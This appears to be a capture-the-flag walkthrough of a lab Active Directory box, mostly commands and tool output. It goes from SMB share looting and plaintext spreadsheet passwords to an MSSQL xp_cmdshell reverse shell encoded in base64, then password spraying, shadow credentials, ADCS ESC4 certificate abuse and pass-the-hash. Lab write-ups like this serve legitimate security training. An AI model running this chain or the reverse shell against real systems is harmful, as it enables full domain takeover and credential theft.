

Information
username : rose
password : KxEPkKe6R8su
Port Scanning
nmap -Pn -T 5 $IPPORT STATE SERVICE
53/tcp open domain
88/tcp open kerberos-sec
135/tcp open msrpc
139/tcp open netbios-ssn
389/tcp open ldap
445/tcp open microsoft-ds
464/tcp open kpasswd5
593/tcp open http-rpc-epmap
636/tcp open ldapssl
1433/tcp open ms-sql-s
3268/tcp open globalcatLDAP
3269/tcp open globalcatLDAPsslUser Flag
File Sharing
Using NetExec to listing file in SMB on Active Directory
netexec smb $IP -u rose -p KxEPkKe6R8su --sharesShare Permissions Remark
----- ----------- ------
Accounting Department READ
ADMIN$ Remote Admin
C$ Default share
IPC$ READ Remote IPC
NETLOGON READ Logon server share
SYSVOL READ Logon server share
Users READ Dump all file in Accounting Department
smbclient //$IP/'Accounting Department' -U rose -c "prompt OFF;recurse ON;mget *"They have 2 files on SMB
accounting_2024.xlsx
accounting.xlsx
Open accounting.xlsx file with online viewer
| Username | Password |
|---|---|
| angela | 0fwz7Q4mSpurIt99 |
| oscar | 86LxLBMgEWaKUnBG |
| kevin | Md9Wlq1E5bZnVDVo |
| sa | MSSQLP@ssw0rd! |
MSSQL
I discovered that the MSSQL port was open on the machine. From previous credentials, I was able to extract the following MSSQL credentials:
| Username | Password |
|---|---|
| sa | MSSQLP@ssw0rd! |
used mssqlclient from impacket for connect to the mssql server
python3 ./examples/mssqlclient.py sequel.htb/sa@$IPenable xp_cmdshell on mssql shell
SQL (sa dbo@master)> enable_xp_cmdshellTry to use os command
SQL (sa dbo@master)> xp_cmdshell whoamiReverse Shell
SQL (sa dbo@master)> xp_cmdshell powershell -e JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACIAMQAwAC4AMQAwAC4AMQA0AC4AMwA4ACIALAAxADIAMwA0ACkAOwAkAHMAdAByAGUAYQBtACAAPQAgACQAYwBsAGkAZQBuAHQALgBHAGUAdABTAHQAcgBlAGEAbQAoACkAOwBbAGIAeQB0AGUAWwBdAF0AJABiAHkAdABlAHMAIAA9ACAAMAAuAC4ANgA1ADUAMwA1AHwAJQB7ADAAfQA7AHcAaABpAGwAZQAoACgAJABpACAAPQAgACQAcwB0AHIAZQBhAG0ALgBSAGUAYQBkACgAJABiAHkAdABlAHMALAAgADAALAAgACQAYgB5AHQAZQBzAC4ATABlAG4AZwB0AGgAKQApACAALQBuAGUAIAAwACkAewA7ACQAZABhAHQAYQAgAD0AIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIAAtAFQAeQBwAGUATgBhAG0AZQAgAFMAeQBzAHQAZQBtAC4AVABlAHgAdAAuAEEAUwBDAEkASQBFAG4AYwBvAGQAaQBuAGcAKQAuAEcAZQB0AFMAdAByAGkAbgBnACgAJABiAHkAdABlAHMALAAwACwAIAAkAGkAKQA7ACQAcwBlAG4AZABiAGEAYwBrACAAPQAgACgAaQBlAHgAIAAkAGQAYQB0AGEAIAAyAD4AJgAxACAAfAAgAE8AdQB0AC0AUwB0AHIAaQBuAGcAIAApADsAJABzAGUAbgBkAGIAYQBjAGsAMgAgAD0AIAAkAHMAZQBuAGQAYgBhAGMAawAgACsAIAAiAFAAUwAgACIAIAArACAAKABwAHcAZAApAC4AUABhAHQAaAAgACsAIAAiAD4AIAAiADsAJABzAGUAbgBkAGIAeQB0AGUAIAA9ACAAKABbAHQAZQB4AHQALgBlAG4AYwBvAGQAaQBuAGcAXQA6ADoAQQBTAEMASQBJACkALgBHAGUAdABCAHkAdABlAHMAKAAkAHMAZQBuAGQAYgBhAGMAawAyACkAOwAkAHMAdAByAGUAYQBtAC4AVwByAGkAdABlACgAJABzAGUAbgBkAGIAeQB0AGUALAAwACwAJABzAGUAbgBkAGIAeQB0AGUALgBMAGUAbgBnAHQAaAApADsAJABzAHQAcgBlAGEAbQAuAEYAbAB1AHMAaAAoACkAfQA7ACQAYwBsAGkAZQBuAHQALgBDAGwAbwBzAGUAKAApAA==Enumerate the file on the machine and I was found the config file on C:\SQL2019\ExpressAdv_ENU
SQLSVCPASSWORD="WqSZAF6CysDQbGb3"List user on Active Directory
netexec smb $IP -u oscar -p '86LxLBMgEWaKUnBG' --usersusers.txt
Administrator
Guest
krbtgt
michael
ryan
oscar
sql_svc
rose
ca_svc
Find user that use WqSZAF6CysDQbGb3 as password
netexec smb $IP -u users.txt -p 'WqSZAF6CysDQbGb3'[+] sequel.htb\ryan:WqSZAF6CysDQbGb3 Flag
Use evil-winrm for connect to the server
evil-winrm -i $IP -u ryan -p WqSZAF6CysDQbGb3Root Flag
Run bloodhound by used BloodHound.py
bloodhound-python -u ryan -p 'WqSZAF6CysDQbGb3' -c All -d sequel.htb -ns $IPWriteOwner

Change the ownership of the object by using owneredit in impacket
python3 ./examples/owneredit.py 'sequel.htb'/'ryan':'WqSZAF6CysDQbGb3' -action write -new-owner 'ryan' -target 'CA_SVC'To abuse ownership of a user object, grant ryan the GenericAll permission.
python3 ./examples/dacledit.py -action 'write' -rights 'FullControl' -principal 'ryan' -target 'CA_SVC' 'sequel.htb'/'ryan':'WqSZAF6CysDQbGb3'To take over the ca_svc, used the shadow credential technique by using certipy
certipy shadow auto -u ryan@sequel.htb -p 'WqSZAF6CysDQbGb3' -dc-ip $IP -ns $IP -target dc01.sequel.htb -account ca_svc NT : 3b181b914e7a9d5508ea1e20bc2b7fceAbusing ADCS
Find the vulnerable certificate on Active Directory by using certipy
certipy-ad find -u ca_svc@sequel.htb -hashes ':3b181b914e7a9d5508ea1e20bc2b7fce' -dc-ip $IP -vulnerable -enabled -target dc01.sequel.htb -stdoutFound ESC4 on DunderMifflinAuthentication
Certificate Authorities
  0
    CA Name                             : sequel-DC01-CA
    DNS Name                            : DC01.sequel.htb
    Certificate Subject                 : CN=sequel-DC01-CA, DC=sequel, DC=htb
    Certificate Serial Number           : 152DBD2D8E9C079742C0F3BFF2A211D3
    Certificate Validity Start          : 2024-06-08 16:50:40+00:00
    Certificate Validity End            : 2124-06-08 17:00:40+00:00
    Web Enrollment                      : Disabled
    User Specified SAN                  : Disabled
    Request Disposition                 : Issue
    Enforce Encryption for Requests     : Enabled
    Permissions
      Owner                             : SEQUEL.HTB\Administrators
      Access Rights
        ManageCertificates              : SEQUEL.HTB\Administrators
                                          SEQUEL.HTB\Domain Admins
                                          SEQUEL.HTB\Enterprise Admins
        ManageCa                        : SEQUEL.HTB\Administrators
                                          SEQUEL.HTB\Domain Admins
                                          SEQUEL.HTB\Enterprise Admins
        Enroll                          : SEQUEL.HTB\Authenticated Users
Certificate Templates
  0
    Template Name                       : DunderMifflinAuthentication
    Display Name                        : Dunder Mifflin Authentication
    Certificate Authorities             : sequel-DC01-CA
    Enabled                             : True
    Client Authentication               : True
    Enrollment Agent                    : False
    Any Purpose                         : False
    Enrollee Supplies Subject           : False
    Certificate Name Flag               : SubjectRequireCommonName
                                          SubjectAltRequireDns
    Enrollment Flag                     : AutoEnrollment
                                          PublishToDs
    Private Key Flag                    : 16842752
    Extended Key Usage                  : Client Authentication
                                          Server Authentication
    Requires Manager Approval           : False
    Requires Key Archival               : False
    Authorized Signatures Required      : 0
    Validity Period                     : 1000 years
    Renewal Period                      : 6 weeks
    Minimum RSA Key Length              : 2048
    Permissions
      Enrollment Permissions
        Enrollment Rights               : SEQUEL.HTB\Domain Admins
                                          SEQUEL.HTB\Enterprise Admins
      Object Control Permissions
        Owner                           : SEQUEL.HTB\Enterprise Admins
        Full Control Principals         : SEQUEL.HTB\Cert Publishers
        Write Owner Principals          : SEQUEL.HTB\Domain Admins
                                          SEQUEL.HTB\Enterprise Admins
                                          SEQUEL.HTB\Administrator
                                          SEQUEL.HTB\Cert Publishers
        Write Dacl Principals           : SEQUEL.HTB\Domain Admins
                                          SEQUEL.HTB\Enterprise Admins
                                          SEQUEL.HTB\Administrator
                                          SEQUEL.HTB\Cert Publishers
        Write Property Principals       : SEQUEL.HTB\Domain Admins
                                          SEQUEL.HTB\Enterprise Admins
                                          SEQUEL.HTB\Administrator
                                          SEQUEL.HTB\Cert Publishers
    [!] Vulnerabilities
      ESC4                              : 'SEQUEL.HTB\\Cert Publishers' has dangerous permissions
Save the old configuration, edit the template and make it vulnerable
certipy template -u ca_svc@sequel.htb -hashes ':3b181b914e7a9d5508ea1e20bc2b7fce' -template DunderMifflinAuthentication -dc-ip $IP -ns $IP -save-old
[...]
[*] Successfully updated 'DunderMifflinAuthentication'
Request a template certificate with a custom SAN
certipy req -u ca_svc@sequel.htb -hashes ':3b181b914e7a9d5508ea1e20bc2b7fce' -ca sequel-DC01-CA -target dc01.sequel.htb -dc-ip $IP -template DunderMifflinAuthentication -upn Administrator@sequel.htb -ns $IP -dns $IP -timeout 3000
[...]
[*] Saved certificate and private key to 'administrator_10.pfx'NOTEIf the command doesn’t work, please try again
Extract NT Hash from PFX
Use certipy in auth mode for extract NT Hash
certipy-ad auth -pfx administrator_10.pfx -dc-ip $IP
[...]
[*] Got hash for 'administrator@sequel.htb': aad3b435b51404eeaad3b435b51404ee:7a8d4e04986afa8ed4060f75e5a0b3ff
Flag
Use evil-winrm for connect to the server
evil-winrm -i $IP -u Administrator -H 7a8d4e04986afa8ed4060f75e5a0b3ff